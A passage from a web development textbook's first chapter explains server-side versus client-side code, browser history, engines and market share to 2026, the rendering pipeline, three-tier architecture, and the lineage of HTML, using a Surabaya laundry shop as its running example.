2. Server-side scripting — PHP, ASP, JSP, Python. Here the program is written *inside* the web document, or the document is produced by a program the server keeps running. The server finds the script parts, runs them, and puts what they produce into the document in place of the script. The visitor never sees the script; they see only its output. This is what Chapters 3, 5, 7 and 11 are about, and it is the dominant arrangement on the web today.

3. Client-side scripting — JavaScript. The script travels to the browser inside the document, and the *browser* runs it. It can change what is on the screen without asking the server for anything at all. This is why a menu can open, a form can complain about a missing field, and a total can update, with no page reload. JScript and VBScript belonged to Internet Explorer and are gone; JavaScript, standardized as ECMAScript, is the one client-side language every browser runs.

4. Plug-ins — a client-side executed program: Java applets, ActiveX, Flash, each running in a rectangle of the page. This category has gone — Flash was withdrawn at the end of 2020 and applets run in no browser — but you will meet it in old code.

1.11.2 What each side can and cannot see

Table 1.16 is the table to keep on the wall.

Table 1.16 What server-side code and client-side code can each see and do. The last three rows are security rules, not trivia.

	Server-side	Client-side
Runs on	The server machine	The visitor's machine
Runs when	Before the response is sent	After the response arrives
Languages here	PHP, Java/JSP, C#/ASP.NET, Python	JavaScript
Can read the database	Yes	**No**, not directly
Can read files on the server	Yes	No
Can hold secrets (passwords, keys)	Yes	**No. Never.**
Can see what the user typed without a request	No	Yes
Can change the page without a request	No	Yes
The user can read the source	No	**Yes, always**
The user can change it	No	**Yes, always**

The bottom three rows combine into a single rule that you should carry out of this chapter even if you forget everything else.

> **THE RULE THAT SAVES YOU.** Client-side code is a *convenience*, never a *control*. Anything the browser checks, the user can un-check. Validate on the client so that honest users get a fast, kind experience; validate again on the server because that is the only check that is real.

A concrete case: JavaScript that refuses a bill for zero kilograms gives the cashier an instant message — but anyone can delete the check in the developer tools, or skip the browser and send the request with `curl`. Unless the server checks too, the database gets a bill for zero kilograms, and eventually one for minus five. The finished Laundry application checks every field on the server.

1.11.3 Why the distinction decides everything later

Every chapter after this one is really an answer to the question *which side does this run on?*

- Chapter 2, **HTML and CSS** — sent to the client, interpreted by the client.
- Chapters 3 and 5, **PHP** — runs on the server; the client never sees a line of it.
- Chapter 6, **XML** — a data format that crosses between them.
- Chapter 7, **JSP** — server-side, Java; the same idea as PHP with a different engine.
- Chapters 9 to 15, **ASP.NET and ADO.NET** — server-side, with a framework that has at times worked hard to make server-side code *feel* client-side, which is exactly why you must already understand the difference before you meet it.
- **JavaScript**, throughout — client-side, and the only thing in the list that is.

When a program cannot work out why a variable is empty, the answer is nearly always that the programmer expected something from one side to be visible on the other. **Figure 1.15** in Section

1.14, which lays the whole history out with client-side technologies above and server-side below, is worth studying with that single question in mind.

1.12 Inside the Browser

The browser is the most complicated program most people own, and knowing what it does with your HTML changes how you write HTML.

1.12.1 Where browsers came from

The first browsers showed text and nothing else. **Figure 1.7** is **Lynx**, a text-only browser from 1992 that is still maintained and still runs: here version 2.9, as packaged for Ubuntu today, shows the first Profitina Laundry page of Section 1.17.1. There are no images and no layout, only structure and links — the logo has become its alternative text, "Profitina" — and a page that makes sense in Lynx will make sense to a screen reader, a crawler and, as Section 1.18 explains, an AI answer engine.

```
lynx http://127.0.0.1:8101/

                                                Profitina Laundry Keputih - prices
   Profitina

                              Profitina Laundry Keputih

   Jl. Flamboyan No. 8, Keputih, Sukolilo, Surabaya 60111. Open 07:00 to
   21:00, every day.

Price list

              Service                  Price
   Wash, dry & fold              Rp 8,000 per kg
   Express wash & fold, 1 day    Rp 12,000 per kg
   Ironing only                  Rp 6,000 per kg
   Dry cleaning, shirt or blouse Rp 20,000 per item

   This page is a file. It was last edited by hand on 1 September 2026.

```

Figure 1.7 Lynx 2.9 showing the Profitina Laundry page of Section 1.17.1 in a terminal. The title is at the top right, the headings are highlighted, the table is laid out in plain characters, and the image is replaced by its alternative text.

Figure 1.8 is **NCSA Mosaic**, released in 1993, which changed everything by putting images *inside* the page instead of opening them in a separate window. Four things on it are still in every browser you use: the page's title (1), shown in its own box; the **Document URL** (2), exactly where the address bar still is; an image drawn inside the page (3); and the back and forward buttons (4).



Figure 1.8 NCSA Mosaic for Windows, 1993, the first widely used graphical browser: (1) the document title, (2) the Document URL box, the ancestor of the address bar, (3) an image inside the page, (4) back and forward.

Today's browsers descend from only three **engines** — the part that turns HTML and CSS into pixels — and **Figure 1.9** sorts them. **Blink**, from Google's Chromium project, is inside Chrome, Edge, Opera, Samsung Internet and Brave. **WebKit** is inside Safari, and on iPhones and iPads every browser has long been required to use it; since 2024 the European Union's Digital Markets Act lets browsers there bring their own engine. **Gecko** is inside Firefox. The engines of the late 2000s that are gone — Trident in Internet Explorer, retired in 2022, EdgeHTML and Opera's Presto — are listed underneath. When you test a page, testing one browser per engine covers almost everyone.



Figure 1.9 The three browser engines of 2026 and the browsers built on each, with the engines that have been retired.

1.12.2 Who was winning, and when

Browser market share across three decades tells a story that no single chart could. **Figure 1.10** gives the leader of each period: Mosaic, then Netscape Navigator, then Internet Explorer — whose Trident engine held the web for more than a decade — and, since Chrome passed Internet Explorer worldwide in May 2012, Chrome. Firefox, Safari and the iPhone arrive along the way.



Figure 1.10 The most-used browser in each period, 1993 to 2026, with the launches and retirements that shaped it. The boundaries before 2009 are approximate.

Figure 1.11 puts numbers on the last seventeen years, using the same source throughout, StatCounter [18]. In January 2009 Internet Explorer still had 65.4 percent of desktop page views, Firefox 27.0 and Chrome, four months old, 1.4. By June 2020 Chrome had 65.5 percent of all page views and Safari 17.0, and July 2022 looked almost the same.



Figure 1.11 Four StatCounter snapshots of browser share, January 2009 to August 2026. In 2009 only desktop browsers were counted; the later rows include phones and tablets.

Figure 1.12 brings the story to August 2026 and adds the comparison that matters to a developer in Indonesia [18]. Worldwide Chrome held 69.39 percent of page views and Safari 15.83; in Indonesia, where most browsing happens on Android phones, Chrome held 77.48 percent and Safari only 9.36.



Figure 1.12 Browser share of page views in August 2026, worldwide and in Indonesia. Chrome leads everywhere, and by more in Indonesia, where most browsing happens on Android phones.

National differences can be larger still, and **Figure 1.13** shows two of them on the desktop. In China, Tencent's **QQ Browser** and Qihoo's **360 Safe Browser** together held 12.2 percent of desktop page views in August 2026, while worldwide neither registers. In the Russian Federation **Yandex Browser** held 27.4 percent, second only to Chrome, against a share too small to list worldwide [18].



Figure 1.13 Desktop browser share in August 2026, worldwide, in China and in the Russian Federation. The browsers in amber were made for one national market.

> **KEY INSIGHT.** "Which browsers must I support?" is a question about your *visitors*, not about the world. A site for customers in Surabaya and a site for shoppers in Guangzhou face different answers. Measure your own traffic; never design from a global pie chart.

1.12.3 The rendering pipeline

When the HTML arrives, every engine runs it through essentially the same stages.

Stage 1 — parse the HTML into the DOM. The browser reads the tags and builds a tree in memory: the **Document Object Model**. `<html>` is the root, `<head>` and `<body>` are its children, and so on down. The tree, not your text file, is what everything afterward works on. This matters immediately: if you forget a closing tag, the browser does not refuse the page, it *repairs* it according to the rules of the HTML standard [19] — and its repair may not be what you meant.

Stage 2 — fetch what the HTML refers to. Every `<link>`, `<img>` and `<script>` is another URL, and each becomes another HTTP request. This is step 19 of **Table 1.5**.

Stage 3 — parse the CSS into the CSSOM. The stylesheets become a second tree, of rules.

Stage 4 — combine them into the render tree. The DOM says what exists; the CSSOM says how it should look. The render tree is the combination: every node that will actually be drawn, with its computed style. Anything with `display: none` is in the DOM but *not* in the render tree; it exists and is not drawn.

Stage 5 — layout, also called reflow. Now the browser computes geometry: how wide is this paragraph, how tall, where exactly on the page does each box start. This is the expensive stage, because moving one box may move everything after it.

Stage 6 — paint. Fill in the pixels: text, colors, borders, shadows, images.

Stage 7 — composite. Put the painted layers together in the right order and hand the result to the screen.

Two consequences explain most advice about page speed.

Scripts block parsing. When the parser meets an ordinary `<script>` tag it stops building the DOM, fetches the script, runs it, and only then continues — because the script might write into the document. A script at the top of the page therefore delays everything. This is why scripts are put at the bottom, or marked `defer`, as the finished Profitina Laundry front end does.

Changing the DOM can force layout again. If your JavaScript changes a width, stages 5, 6 and 7 must run again for everything affected. Do it once and nobody notices. Do it inside a loop over two hundred rows and the page visibly stutters. Changing only a color repaints without re-laying out, which is much cheaper.

> **EXAMPLE — why the order of your tags is a performance decision.** A page has a stylesheet in the `<head>` and a script just before `</body>`. The browser parses the HTML, requests the stylesheet, keeps parsing, builds the whole DOM, then meets the script, fetches and runs it. The user sees the text early.
>
> Move the script into the `<head>` without `defer` and the browser stops at it, fetches it, runs it, and only then discovers the rest of the page. The bytes are identical. The experience is not.

1.13 Web Architecture in Tiers

The word **tier** means a layer of a system that can be placed on a machine of its own. Counting tiers is the standard way of describing the shape of an application.

One tier. Everything on one machine: interface, logic and data together. A spreadsheet is one tier. So is the static site of Section 1.10.1 — there is no logic and no data store, only documents.

Two tiers: client and server. The browser is the client; one server program holds both the logic and the data — PHP talking straight to MySQL on the same host, as in Chapters 3 and 5. It is simple, and it stops scaling when the one server runs out of room.

Three tiers. The classic arrangement, and the one to remember.

1. The **presentation tier** — what the user sees. HTML, CSS and JavaScript, running in the browser.
2. The **application tier**, also called the logic or business tier — what the system decides. PHP, a servlet, an ASP.NET page, a Flask view. Runs on the server.
3. The **data tier** — what the system remembers. MySQL, PostgreSQL, SQLite. Usually its own process, often its own machine.

Multi-tier, or n-tier. Three tiers with more layers slipped in: a load balancer in front, a cache beside the database, a separate service for search, a queue for slow work.

Table 1.17 sets them out.

Table 1.17 Web architecture by number of tiers. Three is the shape to assume unless told otherwise.

Tiers	Where the logic lives	Where the data lives	Typical of
One	With the interface	With the interface	A desktop program; a static site
Two	On the server, with the data	On the server	PHP plus MySQL on one host. Chapters 3 and 5
Three	Its own tier	Its own tier	Almost every real web application, including the finished Profitina Laundry
n	Several services	Several stores	Large systems; Profitina itself

Three tiers won because each can be replaced without touching the others: presentation talks to application only over HTTP, application to data only in SQL. The finished Profitina Laundry application shows it: one static front end in `App/static/` works unchanged whether the PHP, Flask or Java implementation stands behind it, and all three read the same SQLite database, switchable to MySQL by one setting.

You will meet a refinement of the same idea called **MVC** — Model, View, Controller — in Chapter 7. The mapping is close enough to note now: the *model* is the data tier's representation inside your program, the *view* produces the presentation, and the *controller* is the logic that decides which view to show.

1.14 The Languages of the Web, and How They Got Here

1.14.1 The markup lineage

HTML did not appear from nowhere. It is the latest member of a family, and knowing the family explains several of HTML's odder habits: **Scribe, SGML, HTML, XML, XHTML**, and today's HTML. **Table 1.18** follows the line.

Table 1.18 The markup lineage, with what each member added.

Language	Year	What it contributed
Scribe	1980	The idea of marking up *structure* — "this is a heading" — rather than appearance
SGML	1986	A standard for defining markup languages, with a grammar per document type
HTML	1991	One specific SGML application, for hypertext documents, deliberately tiny and forgiving
XML	1998	SGML made simple and strict, for data rather than documents. Chapter 6
XHTML	2000	HTML rewritten to XML's strict rules: every tag closed, every attribute quoted
HTML5 / Living Standard	2014–	A precise parsing algorithm, so that every browser makes the same tree from the same broken HTML; since 2019 one continuously updated standard

> **DEFINITION. Markup** is extra text inserted into a document to say what the parts of it *are*. `<h1>Prices</h1>` does not mean "make this big"; it means "this is a level-one heading". How a heading looks is CSS's business, and in Lynx it looks like nothing at all.

1.14.2 Tim Berners-Lee, and the smallest possible web page

The web was invented by **Tim Berners-Lee** at CERN, the European particle physics laboratory, in 1989 and 1990 [20]. He wrote the first browser, the first server, the first HTML specification and the first URL scheme. He gave all of it away, and that decision — not the technology — is why the web won.

Figure 1.14 is a first HTML document: the complete file in an editor on the left, and what a current browser, Chromium, shows on the right.

Figure 1.14 A first HTML document and what Chromium makes of it. The `<title>` appears only on the tab, not in the page, and `<b>first</b>` becomes bold.

Three things in **Figure 1.14** are worth pointing at now, because each one is a whole idea.

- The `<title>` is inside `<head>` and does **not** appear in the page. `<head>` is information *about* the document; `<body>` is the document.
- `<br>` produced a line break. It is a tag with no closing partner, because there is nothing to enclose.
- `<b>first</b>` came out bold. The tag wraps the text it affects; that wrapping is what makes HTML a tree, and the tree is the DOM of Section 1.12.3.

For years the reference was **HTML 4.01** (1999), from the **W3C**, which Berners-Lee founded in 1994 to keep the web from splitting into dialects. Today there is one **HTML Living Standard** [19], maintained by the browser makers' WHATWG with the W3C and updated continuously; Chapter 2 follows it.

1.14.3 Thirty-five years on one chart

Figure 1.15 is the most valuable picture in this chapter. It lays out web technology from 1990 to 2026 in lanes: the **client side** at the top — HTML, CSS, JavaScript and the plug-ins that once filled the gaps — then, below the dashed rule, the **server side**, and at the bottom the techniques that join **both at once**, from `XMLHttpRequest` to `fetch()`.



Figure 1.15 Web technology, 1990 to 2026: client-side lanes above the dashed rule, server-side below it, and the client-and-server techniques at the bottom. Every language this book teaches is on it.

Follow four threads through it and the whole industry becomes legible.

- The **HTML** line, from the first list of tags in 1991 through HTML 4.01 and XHTML 1.0 — **Table 1.18**, drawn — to HTML5 in 2014 and the single Living Standard since 2019; and the **CSS** line beneath it, from CSS1 to the layout modules, such as Grid, that Chapter 2 uses.
- The **JavaScript** line, which starts in 1995, immediately forks into JScript for Internet Explorer, and is standardized as ECMAScript. That fork is why cross-browser JavaScript was miserable for a decade; since ES2015 a new edition appears every June — ECMAScript 2026 is the seventeenth [21] — and every current browser follows it.
- The **plug-ins** — Java applets, Flash, Silverlight — which filled the gaps the standards left and have all been switched off; Flash ended on the last day of 2020.
- The **server side**, below the rule: CGI first, running "C, C++, shell scripts, any executable"; then PHP, ASP and Java Servlets within about two years of one another; ASP.NET in 2002; Rails, Django, Node.js and Flask; ASP.NET Core in 2016; and, in November 2025, PHP 8.5 and .NET 10.

The dashed rule, dividing client from server, is the distinction of Section 1.11 drawn as a line across three and a half decades.

1.14.4 Which language should you learn?

Language popularity surveys are published every year, and the honest lesson is in the disagreement between them, not in any one of them.

Figure 1.16 is the 2025 Stack Overflow Developer Survey, which asked 31,771 developers which languages they had used in the past year [22]: JavaScript 66.0 percent, HTML/CSS 61.9, SQL 58.6,

Python 57.9, Java 29.4, PHP 18.9. The percentages add to far more than 100 because developers use several.



Figure 1.16 The languages used by respondents to the 2025 Stack Overflow Developer Survey, top fifteen. The languages of this book are in teal.

Figure 1.17 is **PYPL**, which counts Google searches for language tutorials and so measures people *learning* [23]. In September 2026 Python had 52.1 percent of those searches, Java 13.3 and C/C++ 8.0; Python's share has risen by more than twenty points in a year.



Figure 1.17 The PYPL index for September 2026, built from Google searches for language tutorials. It measures who is learning a language, not who is using one.

Figure 1.18 is **TIOBE**, which counts engineers, courses and vendors as seen by search engines [23], and in September 2026 puts Python first (17.76), then C, C++ and Java; **Figure 1.19**, from GitHub's Octoverse 2025 report, counts the people who actually contribute code on GitHub each month, and there **TypeScript** became the most used language for the first time in August 2025, just ahead of Python and JavaScript [24].

